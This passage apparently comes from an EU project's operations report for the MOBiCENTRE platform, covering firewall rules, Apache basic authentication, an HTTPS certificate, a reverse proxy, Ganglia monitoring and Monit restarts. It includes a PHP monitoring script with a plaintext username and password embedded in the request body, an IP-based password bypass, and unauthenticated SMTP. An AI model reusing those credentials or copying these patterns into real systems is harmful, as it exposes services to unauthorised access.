172.30.16.4	255.255.255.0	tbd
172.30.17.2	255.255.255.0	tbd
172.30.17.3	255.255.255.0	tbd
172.30.17.4	255.255.255.0	tbd
172.30.17.5	255.255.255.0	tbd
172.30.18.2	255.255.255.0	tbd
172.30.18.3	255.255.255.0	tbd

172.30.18.4	255.255.255.0	tbd
172.30.18.5	255.255.255.0	tbd

Source to Destination (PLUSERVICE to TECNALIA)

Communicating host(s) IP address:	Subnet mask:	Service port(s):
192.168.200.128	255.255.252.0	tbd
192.168.200.125	255.255.252.0	tbd

3.4 Trust & Security

3.4.1 Firewall

The MOBiCENTRE platform is under a firewall that controls the access to the different VMs in the different environments, the allowed input and output traffic. The firewall used by the ISP that provides the cloud platform SARENET is Fortinet[8].

Fine tuning and changes of the rules has been a continuous process during the project life, attending to WP3/WP5 requirements and also to changes in the configuration of the platform. Taking this into account, the general rules of the firewall are listed below:

TEST environment

- Developers group has total access (all ports open, all protocols)
- Everyone has access to HTTP/HTTPS *
- Output allowed are SMTP, HTTP, HTTPS, DNS, NTP *

COM environment

- Developers group has access to FTP (to read components' logs)
- Everyone has access to HTTP/HTTPS *
- Output allowed are SMTP, HTTP, HTTPS, DNS, NTP *

(*) SMTP: used to send email.

(*) HTTP/HTTPS: used to download updates.

(*) DNS: used to send to found domain names

(*) NTP: used by the time server for synchronization purposes

More particular rules for specific nodes and services also exist, but are covered in other sections of the document. Operators have total access on both environments.

[8] https://www.fortinet.com/

3.4.2 – Protect a web with user & password authentication

At some point, the project decided to enhance the security of the MOBiCENTRE against external access providing an extra name & password for the web access (apart of the entrance of the Dashboard, which already ask for user & password).

To implement this, first step is to create an encrypted password in the webserver. We use `htpasswd` to create and update the flat-files used to store usernames and password for basic authentication of HTTP users. The command will look like:

```
htpasswd -c /etc/httpd/conf/.htpasswd m0binet
```

This creates a new file and stores a record in it for user for a user named ‘m0binet’. The operator is prompted for the password.

The second step is to configure the authentication of web server -in our case the Apache server located in the OAM- so it asks for this user and password. You have to modify the httpd server configuration file *httpd.conf*, locate in */etc/httpd/conf/*. The file in COM2 looks like:

```
# Dashboard
<Location /dashboard >
        . . .
        . . .
        RequestHeader unset Authorization
        AuthType Basic
        AuthName "restricted area"
        AuthBasicProvider file
        AuthUserFile /etc/httpd/conf/.htpasswd
        Require valid-user
</Location>
```

After restarting the server, when accessing https://mobicentre2.mobinet.eu the authentication window shown in the next figure pops-up:



Figure 4: Browser asking for user/password.

3.4.3 Installation of an HTTPS certificate

MOBiCENTRE is a platform that is accessed via web. If one wants to provide secure web connections to MOBiCENTRE users, the need to install a SSL certificate arises. First tests were done by developers in the TEST environment, securing the connections by installing a self-signed certificate. However, this kind of certificate, even if it secures the connection and is useful to test how services work, doesn't provide trust for end users, because the authority providing it –mobinet.eu- is not recognized.

The steps to create and install a certificate are the following:

1. Create a MOBiNET root CA in */etc/httpd/certs*
2. Create a server certificate for **oam.test2.mobinet.eu** in */etc/httpd/certs* and sign it with the root CA
3. Configure Apache to use the newly created certificates in */etc/httpd/conf.d/ssl.conf*
    - SSLCertificateFile */etc/httpd/certs/oam.test2.mobinet.eu.crt*
    - SSLCertificateChainFile */etc/httpd/certs/rootCA.crt*
    - SSLCACertificateFile */etc/httpd/certs/rootCA.crt*
    - SSLCertificateKeyFile */etc/httpd/certs/oam.test2.mobinet.eu.key*
4. Fix hostname of proxy to oam.test2.mobinet.eu in *httpd.conf*
    - ServerName **oam.test2.mobinet.eu**
5. Register CA for OpenSSL on **oam.test2.mobinet.eu**
    - Link (or copy) *rootCA.crt* to */etc/pki/ca-trust/source/anchors/*
    - Run scripts to enable new certificates
        i. update-ca-trust
        ii. update-ca-trust enable
        iii. update-ca-trust extract
    - Test if ca is accepted with curl
        i. curl https://oam.test2.mobinet.eu
6. Perform step 5 on **dashboard.test2.mobinet.eu** and **identitymgr.test2.mobinet.eu** (as both hosts are the same, this step was only performed once)

The obvious decision was to apply for an official certificate for one of the environments (namely, COM3) which is going to be open for the general public, i.e. people external to the project. The domain name was decided to be **mobicentre.mobinet.eu**. The other commissioning environment (COM2) was intended to be used only internally to the project, so another auto-signed certificate was adopted.

The certificate was issued by COMODO RSA Domain Validation Secure Server CA, initially for a year, and on 09/2016 it was renewed until 12/2017.

In the following table it can be seen how differently both sites –TEST2, with a self-signed certificate, and COM3, with an official one- are seen by the chrome browser, and the security information of each one:



Figure 5: HTTP vs HTTPs, information given by browser.

3.4.4 Reverse proxy

In order to securitize the access to MOBiCENTRE, a proxy has been setup that catches all the components' connections and forwards them to the corresponding service URL. This way, the traffic through the different ports that components are using to communicate is avoided, and all the access is routing through only one port (HTTPS/443) in only one node (the OAM).

This proxy is implemented using an Apache web server in the OAM node. This Apache server may need to be installed manually, if it is not included in the RHEL distribution. The server has also been used to host and configure the domain HTTPS for each environment, via a SSL certificate.

The proxy configuration is done editing the file */etc/httpd/conf/httpd.conf*, which is listed in the following table:

Table 6: Apache reverse proxy configuration.

```
# Dashboard
<Location /dashboard >
        ProxyPass http://dashboard.com2.mobinet.eu:8080/dashboard
        ProxyPassReverse http://dashboard.com2.mobinet.eu:8080/dashboard
        RequestHeader unset Authorization
        AuthType Basic
        AuthName "restricted area"
        AuthBasicProvider file
        AuthUserFile /etc/httpd/conf/.htpasswd
        Require valid-user
        #allow ganglia to access without password
        Order allow,deny
        Allow from 194.30.0.92
        Satisfy any
</Location>

# Support Entry to enable old links
ProxyPass /portal http://dashboard.com2.mobinet.eu:8080/dashboard
ProxyPassReverse /portal http://dashboard.com2.mobinet.eu:8080/dashboard
# Service Directory
ProxyPass /servicedirectory http://servicedirectory.com2.mobinet.eu:8090/iota/services
ProxyPassReverse /servicedirectory http://servicedirectory.com2.mobinet.eu:8090/iota/services
# Service Directory - Data Format Catalog
ProxyPass /dataformatcatalog http://servicedirectory.com2.mobinet.eu:8094/dataformatcatalog
ProxyPassReverse /dataformatcatalog http://servicedirectory.com2.mobinet.eu:8094/dataformatcatalog
# Dashboard Analytics Database (CouchDB)
Redirect /_utils "https:/mobicentre2.mobinet.eu/analyticsdb/_utils"
ProxyPass /analyticsdb https://dashboard.com2.mobinet.eu:5984
ProxyPassReverse /analyticsdb https://dashboard.com2.mobinet.eu:5984
# Dashboard Analytics Server
ProxyPass /analytics http://dashboard.com2.mobinet.eu:8085
ProxyPassReverse /analytics http://dashboard.com2.mobinet.eu:8085
# Identity Manager
ProxyPass /IdentityManager http://identitymgr.com2.mobinet.eu/IdentityManager
```

```
ProxyPassReverse /IdentityManager http://identitymgr.com2.mobinet.eu/IdentityManager
# Identity Manager - Identity Access
ProxyPass /IdentityAccess http://identitymgr.com2.mobinet.eu/IdentityAccess
ProxyPassReverse /IdentityAccess http://identitymgr.com2.mobinet.eu/IdentityAccess
# Identity Manager - Authorization Administration
ProxyPass /AuthorizationAdministration http://identitymgr.com2.mobinet.eu/AuthorizationAdministration
ProxyPassReverse /AuthorizationAdministration http://identitymgr.com2.mobinet.eu/AuthorizationAdministration
# Identity Manager - Authorization Server
ProxyPass /AuthorizationServer http://identitymgr.com2.mobinet.eu/AuthorizationServer
ProxyPassReverse /AuthorizationServer http://identitymgr.com2.mobinet.eu/AuthorizationServer
# Identity Manager - Auth Demo
ProxyPass /AuthDemo http://identitymgr.com2.mobinet.eu/AuthDemo
ProxyPassReverse /AuthDemo http://identitymgr.com2.mobinet.eu/AuthDemo
# Communication Agent
ProxyPass /ca http://ca.com2.mobinet.eu:8080/disseminate
ProxyPassReverse /ca http://ca.com2.mobinet.eu:8080/disseminate
# Data Quality Assessment
ProxyPass /dqa http://dqa.com2.mobinet.eu:8082
ProxyPassReverse /dqa http://dqa.com2.mobinet.eu:8082
# TSPM
SSLProxyEngine On
ProxyPass /tspm https://tspm.com2.mobinet.eu:9443
ProxyPassReverse /tspm https://tspm.com2.mobinet.eu:9443

# Bordeaux Hackathon Material
<Location /hackathon/bordeaux >
        RequestHeader unset Authorization
        AuthType Basic
        AuthName "restricted area"
        AuthBasicProvider file
        AuthUserFile /etc/httpd/conf/.htpasswd
        Require valid-user
</Location>
```

This configuration is based on the documentation of components provided by WP3 and in the communication among WP3 and WP4 during the project. The table below shows the interfaces of the components.

Table 7: Ports/Interfaces of the components

Interface Name	Port	Type	Description
SD			
JDBC	5432	TCP (internal)	Communication with the PostgreSQL Database
REST-API	8090	TCP (external)	Communication with other components/services
CA			
Position Updates	2001	TCP	Communication with the MOBiAGENT
REST-API	8080	TCP	Communication with other components/services
Dashboard			
HTTP UI Dashboard	8080	TCP (external)	User Access
REST-API data sink for analytics	8888	TCP (external)	Data sink for other components/services
REST-API historical analytics	TBD	TCP (external)	Analytics results for other components/services
REST-API real time analytics	TBD	TCP (external)	Analytics results for other components/services
TSPM			
JDBC	5432	TCP (internal)	Communication with the PostgreSQL Database
SOAP	8380	TCP (external)	Communication with external components/services
DQA			
REST-API	8082	TCP (external)	access to the REST API

3.5 Monitoring

In order to have better monitoring of the MOBiCENTRE platform and components, the *Ganglia*[9] monitoring system was setup. *Ganglia*, an open-source project that grew out of the University of California, Berkeley *Millennium Project*, is a monitoring tool for high-performance computing systems.

3.5.1 Ganglia setup

The *Ganglia* system comprises two unique daemons (gmond, gmetad), a PHP-based web front-end, and a few other small utility programs.

- **Ganglia Monitoring Daemon (gmond)** is a daemon which needs to sit on every single node which needs to be monitored, gather monitoring statistics, send as well as receive the stats to and from within the same multicast or unicast channel

[9] http://ganglia.info/

  - If it is a sender (mute=no) it will collect basic metrics such as System Load (load_one), CPU Utilization. It can also send user defined metrics through addition of C/Python modules.
  - If it is a receiver (deaf=no) it will aggregate all metrics sent to it from other hosts. It will keep an in memory cache of all metrics
- **Ganglia Meta Daemon (gmetad)** is a daemon that polls gmonds periodically and stores their metrics into a storage engine like RRD. It can poll multiple clusters and aggregate the metrics. It is also used by the web frontend in generating the UI.
- **Ganglia PHP Web Front-end** this component explains itself. It should sit on the same machine as gmetad as it needs access to the RRD files.



Figure 6: Ganglia Architecture.

By default gmond communicates on UDP port 8649 (specified in udp_send_channel and udp_recv_channel) and gmetad downloads metrics data over TCP port 8649 (specified as tcp_accept_channel). Any rules that block traffic on those ports will avoid metrics to show up.

The firewall has to be open also for HTTP connections coming from the Ganglia server to the nodes of the MOBiCENTRE system. This is due to the monitoring system Ganglia provides that, as it is explained in short, is based on HTTP connections.

At this respect, another aspect that needs to be configured is how Ganglia will access to the dashboard nodes without using the default password–protected access. This is configured in the proxy (that has been covered in the section 3.4.4), using the following lines:

```
#allow ganglia to access without password
```

Order allow, deny
Allow from 194.30.0.92
Satisfy any

3.5.2 Standard monitoring (HTTP)

Every node in the system is monitored through the web-console. Apart from the default parameters that are monitored (usage of CPU, memory, disk, input/output streams…); the operator can define his own monitoring functions. This is done through a default functionality, which allows defining standardized queries (HTTP, FTP, IMAP, MySQL, etc.) to IPs or URLs.



Figure 7: View of the monitoring of a node.

For example, one of the monitoring defined in COM2-Node04 for checking the Authorization part of the IDManager is:

Type: HTTPS
IP: 194.30.34.40
URL: https://mobicentre2.mobinet.eu/AuthorizationServer/resources/client/resources

Where the IP corresponds to the Node01 (OAM) that centralizes all the connections of COM2.

3.5.3 Monitoring

When the interface presented by the component is not a simple HTTP-GET connection, however, some extra configuration is needed to control if it is running or not. This is the case of a POST REST interface, or a connection to a database.

As an example, one of the monitorings of the DQA component, in the same node04, is a POST call to http://dqa.com2.mobinet.eu:8082/measure, with a header and a body to be inserted in the request. The trick we used to introduce these kinds of monitoring in Ganglia is through the creation of an intermediate web (PHP) page, which hides all the request parameters and the response to Ganglia. Then, this is page is simply called as a normal HTTP call.

Specifically, the page we created for this request is:

```
<?php
//    $url = 'http://www.google.es';
    $url = 'http://dqa.com2.mobinet.eu:8082/measure';
    $body = '{"header":{"user":"francesco","password":"mobinet","dbname":"francesco"}}';

    function Visit($url){
      $ch = curl_init();
      curl_setopt($ch, CURLOPT_URL,$url);
      curl_setopt($ch, CURLOPT_RETURNTRANSFER,true);
      curl_setopt($ch, CURLOPT_POST,1);
      curl_setopt( $ch, CURLOPT_HTTPHEADER, array('Content-Type:application/json'));
      global $body;
      //curl_setopt($ch, CURLOPT_POSTFIELDS,json_encode($body));
      curl_setopt($ch, CURLOPT_POSTFIELDS,$body);

      //execute post
      $result = curl_exec($ch);

      //echo $result;
      if (strpos(json_encode($result), 'missing authentication information') !== false) return true;
      else return false;
    }
    if (Visit($url))
      echo "POST OK";
    else
      echo "POST DOWN";
?>
```

And the monitoring definition in the Ganglia tool is defined as:

Type: HTTP

IP:	194.30.34.40
URL:	http://mobicentre2.mobinet.eu:9999/dqa.php
String to search:	OK

For this method to work, some previous configurations are needed (apart of the routing of *dqa.com2.mobinet.eu:8082* URL to *mobicentre2.mobinet.eu* that, as we have explained before, is done for security reasons in the proxy located on the OAM node).

A virtual host is created in the 9999 port of the OAM node (node01). For this, the *httpd* server has to be configured. We have set this virtual server to point to the PHP pages located below the path */expert/htwebs/monitorizacion/.* This is done by:

i. Configuring the file */etc/httpd/conf.d/0_sarenet.conf:*

```
Listen 9999
<VirtualHost *:9999>
ServerName monitorizacion.mobinet.eu
DocumentRoot /expert/htwebs/monitorizacion
<Directory /expert/htwebs/monitorizacion>
   AllowOverride None
   Options None
   Order deny,allow
   Deny from all
   Allow from 192.148.167. 127.0.0.1 194.30.0. 193.145.252.132
</Directory>
</VirtualHost>
```

This creates the virtual host, and defines which IPs are allowed to access it (one of them must be the Ganglia node, in our case 194.30.0.92).

ii. Also, the httpd server has to be configured to read the previous configuration file. This is done editing the /etc/httpd/conf/httpd.conf file and including the lines:

```
#
# Load config files from the config directory "/etc/httpd/conf.d".
#
Include conf.d/*.conf
```

These steps are unique, that is, they have to be done once for all the monitorings.

In the following tables, all the monitorings defined in the four node of COM2 are gathered. Analogous monitorings are defined for the components in COM3 and TEST2 environments.

Table 8: Monitorings defined in Ganglia for COM2.

Monitor -MOBINET-COM2-01-	**State**	**Date, Hour**
http://mobicentre2.mobinet.eu:9999/postgre.php	Ok	17/11/2016 18:34:07

Monitor -MOBINET-COM2-02-	**State**	**Date, Hour**
http://mobicentre2.mobinet.eu:9999/ca.php	Ok	17/11/2016 18:34:07

Monitor -MOBINET-COM2-03-	**State**	**Date, Hour**
http://mobicentre2.mobinet.eu:9999/dataformatcatalog.php	OK	17/11/2016 18:34:07
http://mobicentre2.mobinet.eu:9999/servicedirectory.php	OK	17/11/2016 18:33:56
https://mobicentre2.mobinet.eu/servicedirectory/any	KO	17/11/2016 18:33:32
https://mobicentre2.mobinet.eu/tspm/carbon/admin/login.jsp	OK	17/11/2016 18:33:57

Monitor -MOBINET-COM2-04-	**State**	**Date, Hour**
http://mobicentre2.mobinet.eu:9999/analyticsdb.php	**OK**	17/11/2016 18:34:07
http://mobicentre2.mobinet.eu:9999/dqa.php	**KO**	17/11/2016 18:33:56
https://mobicentre2.mobinet.eu/AuthDemo/pages/authDemo.jsf	**KO**	17/11/2016 18:33:32
https://mobicentre2.mobinet.eu/AuthorizationAdministration/pages/openidLogin.jsf	**OK**	17/11/2016 18:33:57

https://mobicentre2.mobinet.eu/AuthorizationServer/resources/client/resources	**OK**	17/11/2016 18:31:53
https://mobicentre2.mobinet.eu/IdentityAccess/pages/Welcome.jsf	**OK**	17/11/2016 18:33:32
https://mobicentre2.mobinet.eu/IdentityManager/pages/login.jsf	**OK**	17/11/2016 18:33:32
https://mobicentre2.mobinet.eu/dashboard/login	**OK**	17/11/2016 18:36:48

3.5.4 Alarms

When a monitoring returns an error (a KO state), an email is sent to the administrator of the platform, that alerts of the produced error. The message indicates the node and the service affected, along with the date and a succinct description of the error. An example of such a message –an alert of the CA component in COM2 environment- is shown below:

> Afectado: MOBINET-COM2-02
> Servicio: http://mobicentre2.mobinet.eu:9999/ca.php
> Estado: CRITICAL
> Fecha y Hora: Thu Nov 17 17:06:15 CET 2016
>
> HTTP CRITICAL: HTTP/1.1 200 OK - string OK not found on http://mobicentre2.mobinet.eu:9999/ca.php - 206 bytes in 0.005 second response time

These messages are addressed to the Tecnalia support team -1st level (or L1) receiving incidents in WP4, as explained in section *3.1Assistance and problem reporting*, that takes the actions needed to restore the system as soon as possible.

3.6 Common operations

In this section we include other operations that have been necessary to perform -some multiple times- during the life of the project, but do not fit in the types described in previous sections.

3.6.1 Monit – Restarting processes

One of the problems the project faced during the evolution of software components was that, in many cases a component crashes without a known reason. The monitoring system would alert to the administrator support team but, in any case, the system will be unavailable for some time and corrective actions would be needed (normally to restart the component).

A recurrent crash in MOBiCENTRE was that of Identity Manager. It is a process running under the JBoss server, which periodically reached to consume all the available memory. Putting more memory in the VM only delayed the problem. To restore the Identity Manager you have to restart the JBoss server to reload

the services. We decided to monitor this process and restart it automatically each time we detected it was down, using ***Monit***[10].

Monit is a utility for managing and monitoring processes, files, directories and filesystems on a Unix system. *Monit* conducts automatic maintenance and repair and can execute meaningful causal actions in error situations. *Monit* is part of the @epel[11] repository (EPEL is a volunteer-based community effort to create a repository of high-quality add-on packages that complement the Red Hat Enterprise Linux).

Our configuration of Monit is summarized in the following steps:

i. Monit has to be started and configured. For this the */etc/monit.d/mobinet-jboss* file has to be edited:

```
check process jboss with pidfile /var/run/jboss-as/jboss-as-standalone.pid
  start program = "/etc/init.d/jboss start" with timeout 60 seconds
  stop program  = "/etc/init.d/jboss stop"
  if failed host localhost port 50080 protocol http
     and request "/IdentityManager/pages/login.jsf"
  then restart
  group server
```

ii. We also have to be sure it starts after Jboss. For this we change the file */etc/chkconfig.d/monit*:

```
### BEGIN INIT INFO
# Required-Start: jboss
### END INIT INFO
```

iii. It has to be added to the initialization system, to start at reboot:

```
chkconfig monit on
```

After this configuration, Monit starts JBoss every time the IDManager crashes.

3.6.2 Installing components

Installation of components out of official commissioning periods has been required sometimes. This is done through the installation of RPM files. Although the commission of components is the central part of another deliverable -*D4.3 Commissioning report*- we include here, as an example, the process for commissioning the CA component, for completion purposes.

i. Copy the RPM file to the COM environment. The YUM repository for the packages has been established in the "*/opt/mobinet/*" directory of the Node01 (OAM)
ii. (In the OAM node). Create the repository, so the new package is made available from the rest of the servers in the environment. It is convenient also to clean the YUM cache:

[10] https://linux.die.net/man/1/monit

[11] Extra Packages for Enterprise Linux (or EPEL), https://fedoraproject.org/wiki/EPEL

```
#createrepo /opt/mobinet
#yum clean all
```

iii. (In the Node02, where the CA component is to be installed). Check that the new package is there, listing the files in the repository, and install it:

```
#yum list | grep mobinet
#yum install mobinet-ca
```

iv. Some testing to check it is running properly is convenient. For example, check if it is running after installation, the port in which it runs:

```
#service mobinet-ca status
     java (pid  20090) is running...
#netstat -lntp | grep 8080
     tcp           0         0 :::8080                                 :::*
     LISTEN      20090/java
```

v. Check with the instructions given in the component installation manual. In this case, check that this URL:

https://mobicentre.mobinet.eu/ca/disseminate/simpleDissemination=?distanceA=1&distanceB=2&angle=1&areaType=circ&geoAreaPosLat=51.477635&geoAreaPosLon=5.656281&serviceID=1001&reserved=empty&payload=[B@59377ac0tail

gives the expected result:

Timestamp=1479471622333

3.6.3 Configuring services

Normally a service or component configuration is stored on one (or several) files. To change a file content or replacing the entire file by a new one is one of the most common operations.

As long as the instructions are clear, this operation is very simple, and can be done using a SFTP client or directly accessing the corresponding node via SSH and editing the file in Linux.

3.6.4 Restarting services

MOBiCENTRE components are installed as a service in the O.S. Therefore, their re-initialization is quite simple. You only need to know the name of the service (that should be something like *mobinet-xxxx*).

For example, for the Dashboard or the CA it would be:

```
#service mobinet-dashboard restart
#service mobinet-ca restart
```

In case it is a process running on an application server, as it is the case for IDM, you have to restart the server itself.

3.6.5 Restarting the Ganglia monitoring process

Sometimes the monitoring values that are shown in the Ganglia web-console seem to be incorrect or frozen. Due to unknown reasons, we had to restart the *gmond* process that gathers the data for Ganglia. This is the command to use:

```
#service gmond restart
```

3.6.6 Sending emails from MOBiCENTRE components

Some components need to send email messages (namely, the IDManager for account creation purposes and the Billing component for invoices). The simplest solution was to use the postfix service, which is already installed by default with RHEL, and therefore present in each node. It sends messages using SMTP/ port 25 on localhost, without sender authentication and without encryption for the components. noreply@mobinet.eu was decided to be the sender email address. So, summarizing:

Host:	localhost
Port:	25
Address:	noreply@mobinet.eu

The Billing component is a special case, because (i) It is running in a Windows OS; and (ii) It is connected via a VPN to the rest of nodes in MOBiCENTRE.

